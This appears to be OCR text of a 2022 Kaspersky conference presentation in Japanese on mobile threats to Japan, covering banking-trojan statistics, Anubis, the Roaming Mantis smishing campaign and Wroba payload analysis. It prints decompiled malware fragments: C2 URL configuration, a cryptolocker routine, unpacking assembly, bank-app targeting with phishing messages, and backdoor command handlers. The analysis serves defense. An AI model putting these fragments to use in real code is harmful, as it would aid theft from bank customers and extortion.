JP AAWG

B2-4-1

マルウェア解析者から見た日本をとりまくモバイル脅威の実状2022

株式会社カスペルスキー
Global Research and Analysis Team
シニアセキュリティリサーチャー
石丸　傑

kaspersky

自己紹介

株式会社カスペルスキー
グローバル調査分析チーム
シニアセキュリティリサーチャー
石丸 傑

- カスペルスキー14年勤務

- マルウェア解析
- サイバー攻撃の調査・分析
- マルウェア解析トレーニング

kaspersky

GREAT GLOBAL RESEARCH & ANALYSIS TEAM


Marco Preuss
Director of GReAT Europe
GReAT Europe


Christian Funk
Head of GReAT, Germany
GReAT Europe


David Emm
Principal Security Researcher
GReAT Europe


Sergey Lozhkin
Lead Security Researcher
GReAT Europe


Lee Munson
Senior Technical Editor
GReAT Europe


Dani Creus
Lead Security Researcher
GReAT Europe


Marc Rivero
Senior Security Researcher
GReAT Europe


Jornt van der Wiel
Senior Security Researcher
GReAT Europe


Ivan Kwiatkowski
Senior Security Researcher
GReAT Europe


Pierre Delcher
Senior Security Researcher
GReAT Europe


Mark Lechtik
Senior Security Researcher
GReAT Europe


Ariel Jungheit
Senior Security Researcher
GReAT Europe


Giampaolo Dedola
Senior Security Researcher
GReAT Europe


Aseel Kayal
Security Researcher
GReAT Europe


Costin Raiu
Director
GReAT


Dan Demeter
Senior Security Researcher
GReAT EEMEA


Kurt Baumgartner
Principal Security Researcher
GReAT US


Dmitry Bestuzhev
Director of GReAT LatAm
GReAT LatAm


Fabio Assolini
Senior Security Researcher
GReAT LatAm


Fabio Marenghi
Senior Security Researcher
GReAT LatAm


Santiago Pontiroli
Security Researcher
GReAT LatAm

APAC

Europe

Eastern Europe

Middle East & Africa

North America

Russia

LatAm


Vitaly Kamluk
Director of GReAT APAC
GReAT APAC


Seongsu Park
Senior Security Researcher
GReAT APAC


Noushin Shabab
Senior Security Researcher
GReAT APAC


Saurabh Sharma
Senior Security Researcher
GReAT APAC


Suguru Ishimaru
Senior Security Researcher
GReAT APAC


Seth Jin
Senior Security Researcher
GReAT APAC


Mohamad Amin Hasbini
Director of GReAT META
GReAT META


Maher Yamout
Senior Security Researcher
GReAT META


Abdessabour Arous
Security Researcher
GReAT META


Sergey Novikov
Deputy Director
GReAT


Maria Namestnikova
Head of Research Center
GReAT Russia


Igor Kuznetsov
Chief Security Researcher
GReAT Russia


Sergey Mineev
Principal Security Researcher
GReAT Russia


Sergey Belov
Principal Security Researcher
GReAT Russia


Victor Chebyshev
Lead Security Researcher
GReAT Russia


Boris Larin
Lead Security Researcher
GReAT Russia


Denis Legezo
Lead Security Researcher
GReAT Russia


Konstantin Zykov
Senior Research Developer
GReAT Russia


Dmitry Galov
Senior Security Researcher
GReAT Russia

Ilya Saveliev
Security Researcher
GReAT Russia

Leonid Bezvershenko
Junior Security Researcher
GReAT Russia

Georgy Kucherin
Intern
GReAT Russia

#Reverse Engineering #Security Intelligence #Digital Forensics #Mobile Security #User Security Education
#Underground Network Monitoring #Counteracting Cyber-Espionage #Internet of Things Research #Online Banking Security

kaspersky

グローバル トランスペアレンシー イニシアチブ　-透明性への取り組み

データの保存と処理


当社ユーザーの製品から受け取る、悪意/疑いのあるファイルをスイスのデータセンターで処理/保管。
ヨーロッパ、北米、ラテンアメリカ、中東、アジア太平洋地域の各国*対応済み

トランスペアレンシーセンター

当社製品のソースコード、ソフトウェアアップデート、脅威検知ルールをレビューできる施設。パートナーや政府機関が利用可能

外部組織による監査

当社のソリューションや社内プロセスの完全性を確認するアセスメントを実施。
-2019年にSOC2Type1監査完了。4大会計事務所の1社がSSAE18基準に則り実施
-当社のデータサービスが、TÜV AUSTRIAによる国際標準規格ISO/IEC 27001:2013の再認証を取得



バグ報奨金プログラム

セキュアな製品を目指し、外部セキュリティリサーチャーによる脆弱性の特定と対応への取り組み。発見に対して報奨金を支払い、動機付けを拡大

当社はDisclose.ioフレームワークに対応し、脆弱性の研究者が発見した事柄によって法的に不利な結果が生じることへの懸念に“セーフハーバー”を提供


https://www.kaspersky.co.jp/transparency-center

Proven. Transparent. Independent.


$ 統計データから解るモバイル脅威

悪性APKファイルの検知数の統計

減少傾向にあり、半数以下に！
Adware、RiskToolで45%以上




2021 年第 2 四半期 から 2022 年第 2 四半期



kaspersky

モバイル向けBanking Trojanの検知数

2021年第4四半期から検知数が大幅に増加



2021 年第 2 四半期 から 2022 年第 2 四半期

	Verdict	%*
1	Trojan-Banker.AndroidOS.Bian.h	23.22
2	Trojan-Banker.AndroidOS.Anubis.t	10.48
3	Trojan-Banker.AndroidOS.Svpeng.q	7.88
4	Trojan-Banker.AndroidOS.Asacub.ce	4.48
5	Trojan-Banker.AndroidOS.Sova.g	4.32
6	Trojan-Banker.AndroidOS.Gustuff.d	4.04
7	Trojan-Banker.AndroidOS.Ermak.a	4.00
8	Trojan-Banker.AndroidOS.Agent.ep	3.66
9	Trojan-Banker.AndroidOS.Agent.eq	3.58
10	Trojan-Banker.AndroidOS.Faketoken.z	2.51

2022 年第 2 四半期

モバイル向けBanking Trojanの検知数

1年前は検知割合日本が首位 Roaming Mantisの標的地域の変更による影響？

	国/地域	検知割合%
1	日本	1.62
2	スペイン	0.76
3	フランス	0.71
4	トルコ	0.64
5	オーストラリア	0.58

2021 年第 2 四半期

	国/地域	検知割合%
1	スペイン	1.04
2	トルコ	0.71
3	オーストラリア	0.67
4	サウジアラビア	0.64
5	スイス	0.38
6	アラブ首長国連邦	0.23
7	日本	0.14
8	コロンビア	0.14
9	イタリア	0.10
10	ポルトガル	0.09

2022 年第 2 四半期

$ Anubis

	Verdict	%*
1	Trojan-Banker.AndroidOS.Bian.h	23.22
2	Trojan-Banker.AndroidOS.Anubis.t	10.48
3	Trojan-Banker.AndroidOS.Svpeng.q	7.88
4	Trojan-Banker.AndroidOS.Asacub.ce	4.48
5	Trojan-Banker.AndroidOS.Sova.g	4.32
6	Trojan-Banker.AndroidOS.Gustuff.d	4.04
7	Trojan-Banker.AndroidOS.Ermak.a	4.00
8	Trojan-Banker.AndroidOS.Agent.ep	3.66
9	Trojan-Banker.AndroidOS.Agent.eq	3.58
10	Trojan-Banker.AndroidOS.Faketoken.z	2.51

2022 年第 2 四半期

バンキングトロージャンAnubis

Anubis は2017年から観測されているモバイルバンキングトロージャン

感染経路はGoogle Play, SMiShing, Bian malware

攻撃が検知されている地域はロシア, トルコ, インド, 中国, カンボジア, フランス, ドイツ、等

kaspersky

様々な機能を実装

1. VNC
2. Request GPS
3. Request injection
4. Recording sounds
5. Crypto file
6. Key logger
7. Spam SMS
8. Disable play protect
9. Lock screen

```
ifdf(context, "VNC_Start_NEW", "http://ktosdelaetskrintotpidor.com");
ifdf(context, "Starter", "http://sositehuypidarasi.com");
ifdf(context, "time_work", "0");
ifdf(context, "time_start_permission", "0");
StringBuilder sb = new StringBuilder();
sb.append("");
this.fddo.getClass();
sb.append("".replace(" ", ""));
ifdf(context, "urlInj", sb.toString());
StringBuilder sb2 = new StringBuilder();
sb2.append("");
this.fddo.getClass();
sb2.append(20000);
ifdf(context, "interval", sb2.toString());
ifdf(context, "name", "false");
ifdf(context, "perehvat_sws", "false");
ifdf(context, "del_sws", "false");
ifdf(context, "network", "false");
ifdf(context, "gps", "false");
ifdf(context, "madeSettings", "1 2 3 4 5 6 7 8 9 10 11 12 13 ");
ifdf(context, "RequestINJ", "");
ifdf(context, "RequestGPS", "");
ifdf(context, "save_inj", "");
ifdf(context, "SettingsAll", "");
ifdf(context, "getNumber", "false");
ifdf(context, "dateCJ", "");
```

Source: Kaspersky Threat Intelligence

Anubisではランサムウェアの機能を実装

標的フォルダー:
/mnt
/mount
/sdcard
/storage

バンキングトロージャン
＋ランサムウェア

```
protected void onHandleIntent(Intent intent) {
    Cint cint;
    String str;
    this.ifdf = this.fddo.fddo(this, "status");
    this.f266for = this.fddo.fddo(this, "key");
    File file = new File("/mnt");
    File file2 = new File("/mount");
    File file3 = new File("/sdcard");
    File file4 = new File("/storage");
    try {
        this.fddo.fddo("Cryptolocker", "1");
        fddo(Environment.getExternalStorageDirectory());
        this.fddo.fddo("Cryptolocker", "2");
    } catch (Exception unused) {
```


Source: Kaspersky Threat Intelligence

$ Roaming Mantis

	Verdict	%*
1	Trojan-Banker.AndroidOS.Bian.h	23.22
2	Trojan-Banker.AndroidOS.Anubis.t	10.48
3	Trojan-Banker.AndroidOS.Svpeng.q	7.88
4	Trojan-Banker.AndroidOS.Asacub.ce	4.48
5	Trojan-Banker.AndroidOS.Sova.g	4.32
6	Trojan-Banker.AndroidOS.Gustuff.d	4.04
7	Trojan-Banker.AndroidOS.Ermak.a	4.00
8	Trojan-Banker.AndroidOS.Agent.ep	3.66
9	Trojan-Banker.AndroidOS.Agent.eq	3.58
10	Trojan-Banker.AndroidOS.Faketoken.z	2.51

2022 年第 2 四半期

RoamingMantis

Roaming Mantis は2018年から観測されているサイバ攻撃ーキャンペーンでマルチプラットフォームを標的

感染経路はSMiShingがメイン。過去、DNS hijacking等も使用

攻撃が観測されている主な地域はドイツ, ロシア, 日本, チェコ, フランス, 韓国, インド等

Source: Kaspersky Threat Intelligence

kaspersky


Roaming Mantis: 感染フロー

宅配業者を装ったSMSのURLから
ランディングページへ誘導

SMiShing message


Android

Warning message



Trojan-Dropper.AndroidOS.Wroba

iOS




Warning message

Phishing page

kaspersky

Roaming Mantis: ランディングページの推移



Source: @ninoseki

Wroba.o/Agent.eq: ペイロードのアンパック処理

検知回避のためにパックされている
復号化処理はJava Native Interface（JNI）上でのみ実装

```
SUBS            R1, R2, R1
MOV             R0, R11
BLX             R3
MOV             R5, R0
LDR.W           R0, [R11]
LDRD.W          R1, R2, [SP,#0xD8+var_B8]
LDR.W           R6, [R0,#0x340]
SUBS            R3, R2, R1
STR             R1, [SP,#0xD8+var_D8]
MOV             R0, R11
MOV             R1, R5
MOVS            R2, #0
BLX             R6
LDR.W           R0, [R11]
LDR             R2, [R0,#0x18]
LDR             R1, =(aJavaIoBytearra - 0x8D96) ; "java/io/ByteArrayInputS
ADD             R1, PC  ; "java/io/ByteArrayInputStream"
MOV             R0, R11
BLX             R2
MOV             R4, R0
LDR.W           R0, [R11]
LDR.W           R6, [R0,#0x84]
LDR             R2, =(aInit - 0x8DAA) ; "<init>"
LDR             R3, =(aBV - 0x8DAC) ; "([B)V"
ADD             R2, PC  ; "<init>"
ADD             R3, PC  ; "([B)V"
MOV             R0, R11
MOV             R1, R4
BLX             R6
MOV             R2, R0
MOV             R0, R11
MOV             R1, R4
MOV             R3, R5
BLX             j__ZN7_JNIEnv9NewObjectEP7_jclassP10_jmethodIDz ; _JNIEnv
MOV             R4, R10
MOV             R2, R0
MOV             R0, R11
BLX             j__Z19createInflateStreamP7_JNIEnvP7_jclassP8_jobjectS4_
LDR             R5, [SP,#0xD8+open_]
ADD.W           R9, SP, #0xD8+var_B8
```

```
0000  36 70 60 07 0c 76 a0 2b  02 cc 86 c5 bd c4 89 19  |6p`..v.+........|
0010  c0 bd d1 82 de 05 34 1c  7e e1 85 cd 2b 2b 8b ec  |......4.~...++..|
0020  e8 db 19 98 cf 04 ec df  e5 85 55 25 51 25 2b 2b  |..........U%Q%++|
0030  97 e5 9d 74 27 df 19 ec  13 87 b4 ee 93 ad 44 07  |...t'.........D.|
0040  c2 d1 42 2a fa 76 2a 30  63 b8 bb 0a 3e 2b 19 29  |..B*.v*0c...>+.)|
????  [[skipped]]
```

¥assets¥emtmxph¥1v7kctk

```
0000  64 65 78 0a 30 33 35 00  f3 5b 73 d6 17 8c aa 3c  |dex.035..[s....<|
0010  81 df f9 f8 e9 b5 77 60  44 5a dd ef e5 ee bc 24  |......w`DZ.....$|
0020  80 17 07 00 70 0                                  |....            .|
0030  00 00 00 00 bc 1                                  |                .|
0040  7d 03 00 00 58 3                                  |}...X           .|
????  [[skipped]]
```

Dalvikバイトコードの実行ファイル

kaspersky

Wroba.o/Agent.eqの解析

モバイルキャリアとアプリの確認

モバイルキャリアの取得

```
check-cast                    v0, <t: TelephonyManager>
invoke-virtual                {v0}, <ref TelephonyManager.getNetworkOperatorName() imp.
move-result-object            v0
                                                    .<init>() n__init_@V>
                                                    # "お客様がキャリア決済にご登録のクレジットカードが外
iput-object                   v3, v1, stru_8FFC
if-eqz                        v0, loc_1BCCA
invoke-virtual                {v0}, <ref String.toLowerCase() imp. @ _def_String_toLowe
move-result-object            v0
const-string                  v3, aThisAsJavaLang_1 # "(this as java.lang.String).toLowe
invoke-static                 {v0, v3}, <void i.c(ref, ref) i_c@VLL>
new-instance                  v3, <t: n>
invoke-direct                 {v3}, <void n.<init>() n__init_@V>
const-string                  v4, empty_str
iput-object                   v4, v3, stru_8FFC
const-string                  v5, aNtt # "ntt"
const/4                       v6, 2
const/4                       v7,
invoke-                                             <boolean j.l(ref, ref, boolean, int,
move-r
const-                                              # "https://www.pinterest.com/catogre
if-eqz                        v5, loc_1BB7E
iget-object                   v0, this, Loader$e1$a_a
iget-object                   v0, v0, Loader$e1_a
invoke-static                 {v0, v8}, <ref Loader.access$getUrlFromHttp(ref, ref) Loac
```

モバイルキャリアの確認

アプリの取得

```
new-array                     v4, v2, <t: Loader$c[]>
new-instance                  v5, <t: Loader$c>
const-string                  v6, aJpCoSmbcDirect # "jp.co.smbc.direct"
const-string                  v7, aHttpsWwwPinter_1 # "https://www.pinterest.com/emeral
const-string                  v8, aSmbcOAI # "【SMBC】お客様がご利用の三井住友銀行に対し、第三
invoke-direct                 {v5, v6, v7, v8}, <void Loader$c.<init>(ref, ref, ref) Lo
aput-object                   v5, v4, v3
new-instance                  v3, <t: Loader$c>
                                                    aJpCoRakutenBan # "jp.co.rakuten_bank.rakutenbank"
                                                    v6, aHttpsWwwPinter_6 # "https://www.pinterest.com/kellie
                                                    v7, aRtbkOAI # "【RTBK】お客様がご利用の楽天銀行に対し、第三者か
invoke-direct                 {v3, v5, v6, v7}, <void Loader$c.<init>(ref, ref, ref) Lo
aput-object                   v3, v4, v1
new-instance                  v1, <t: Loader$c>
const-string                  v3, aJpMufgBkApplis # "jp.mufg.bk.applisp.app"
const-string                  v5, aHttpsWwwPinter_8 # "https://www.pinterest.com/shonab
const-string                  v6, aMufgOUfjAI # "【MUFG】お客様がご利用の三菱UFJ銀行に対し、第
invoke-direct                 {v1, v3, v5, v6}, <void Loader$c.<init>(ref, ref, ref) Lo
const/4                       v3, 2
aput-object                   v1, v4, v3
new-instance                  v1, <t: Loader$c>
const-string                  v3, aJpCoJapannetba # "jp.co.japannetbank.smtapp.balance"
const-string                  v5, aHttpsWwwPinter_7 # "https://www.pinterest.com/norahs
const-string                  v6, aJnbONAI # "【JNB】お客様がご利用のジャパンネット銀行に対し、
invoke-direct                 {v1, v3, v5, v6}, <void Loader$c.<init>(ref, ref, ref) Lo
const/4                       v3, 3
aput-object                   v1, v4, v3
new-instance                  v1, <t: Loader$c>
const-string                  v3, aJpCoNetbkSmart # "jp.co.netbk.smartkey.SSNBSmartkey"
const-string                  v5, aHttpsWwwPinter_9 # "https://www.pinterest.com/single
const-string                  v6, aSbiOSbiAI # "【SBI】お客様がご利用の住信SBIネット銀行に対し
invoke-direct                 {v1, v3, v5, v6}, <void Loader$c.<init>(ref, ref, ref) Lo
const/4                       v3, 4
aput-object                   v1, v4, v3
new-instance                  v1, <t: Loader$c>
const-string                  v5, aJpJapanpostJpB # "jp.japanpost.jp_bank.FIDOapp"
const-string                  v6, aHttpsWwwPinter_2 # "https://www.pinterest.com/felici
const-string                  v7, aJppostOUAI # "【JPPOST】お客様がご利用のゆうちょ銀行に対し、
invoke-direct                 {v1, v5, v6, v7}, <void Loader$c.<init>(ref, ref, ref) Lo
const/4                       v5, 5
aput-object                   v1, v4, v5
new-instance                  v1, <t: Loader$c>
const-string                  v5, aJpCoJibunbankJ # "jp.co.jibunbank.jibunmain"
const-string                  v6, aHttpsWwwPinter # "https://www.pinterest.com/abigailn
const-string                  v7, aJibunONAI # "【JIBUN】お客様がご利用のじぶん銀行に対し、第三
invoke-direct                 {v1, v5, v6, v7}, <void Loader$c.<init>(ref, ref, ref) Lo
```

kaspersky

Wroba.o/Agent.eqの解析

バックドアコマンド

1. sendSms
2. setWifi
3. gcont
4. lock
5. bc
6. setForward
7. getForward
8. hasPkg
9. setRingerMode
10. setRecEnable
11. reqState
12. showHome
13. getnpki
14. http
15. onRecordAction
16. call
17. get_apps
18. ping
19. getPhoneState
20. get_gallery
21. get_photo

```
private final void l() {
    this.g.n("sendSms", new Loader$r(this));
    this.g.n("setWifi", new Loader$c0(this));
    this.g.n("gcont", new Loader$f0(this));
    this.g.n("lock", new Loader$g0(this));
    this.g.n("bc", new Loader$h0(this));
    this.g.n("setForward", new Loader$i0(this));
    this.g.n("getForward", new Loader$j0(this));
    this.g.n("hasPkg", new Loader$k0(this));
    this.g.n("setRingerMode", new Loader$l0(this));
    this.g.n("setRecEnable", new Loader$s(this));
    this.g.n("reqState", new Loader$t(this));
    this.g.n("showHome", new Loader$u(this));
    this.g.n("getnpki", Loader$v.a);
    this.g.n("http", Loader$w.a);
    this.g.n("onRecordAction", new Loader$x(this));
    this.g.n("call", new Loader$y(this));
    this.g.n("get_apps", new Loader$z(this));
    this.g.n("ping", new Loader$a0(this));
    this.g.n("getPhoneState", new Loader$b0(this));
    StringBuilder v1 = new StringBuilder();
    File v2 = Environment.getExternalStorageDirectory();
    d.l.c.i.c(v2, "Environment.getExternalStorageDirectory()");
    v1.append(v2.getAbsolutePath());
    v1.append("/DCIM/Camera");
    File v0 = new File(v1.toString());
    this.g.n("get_gallery", new Loader$d0(this, v0));
    this.g.n("get_photo", new Loader$e0(v0));
}
```

クレジットカード、免許証、健康保険証、
パスポートのスクリーンショットを標的に？

kaspersky

$ AbereBot

	Verdict	%*
1	Trojan-Banker.AndroidOS.Bian.h	23.22
2	Trojan-Banker.AndroidOS.Anubis.t	10.48
3	Trojan-Banker.AndroidOS.Svpeng.q	7.88
4	Trojan-Banker.AndroidOS.Asacub.ce	4.48
5	Trojan-Banker.AndroidOS.Sova.g	4.32
6	Trojan-Banker.AndroidOS.Gustuff.d	4.04
7	Trojan-Banker.AndroidOS.Ermak.a	4.00
8	Trojan-Banker.AndroidOS.Agent.ep	3.66
9	Trojan-Banker.AndroidOS.Agent.eq	3.58
10	Trojan-Banker.AndroidOS.Faketoken.z	2.51

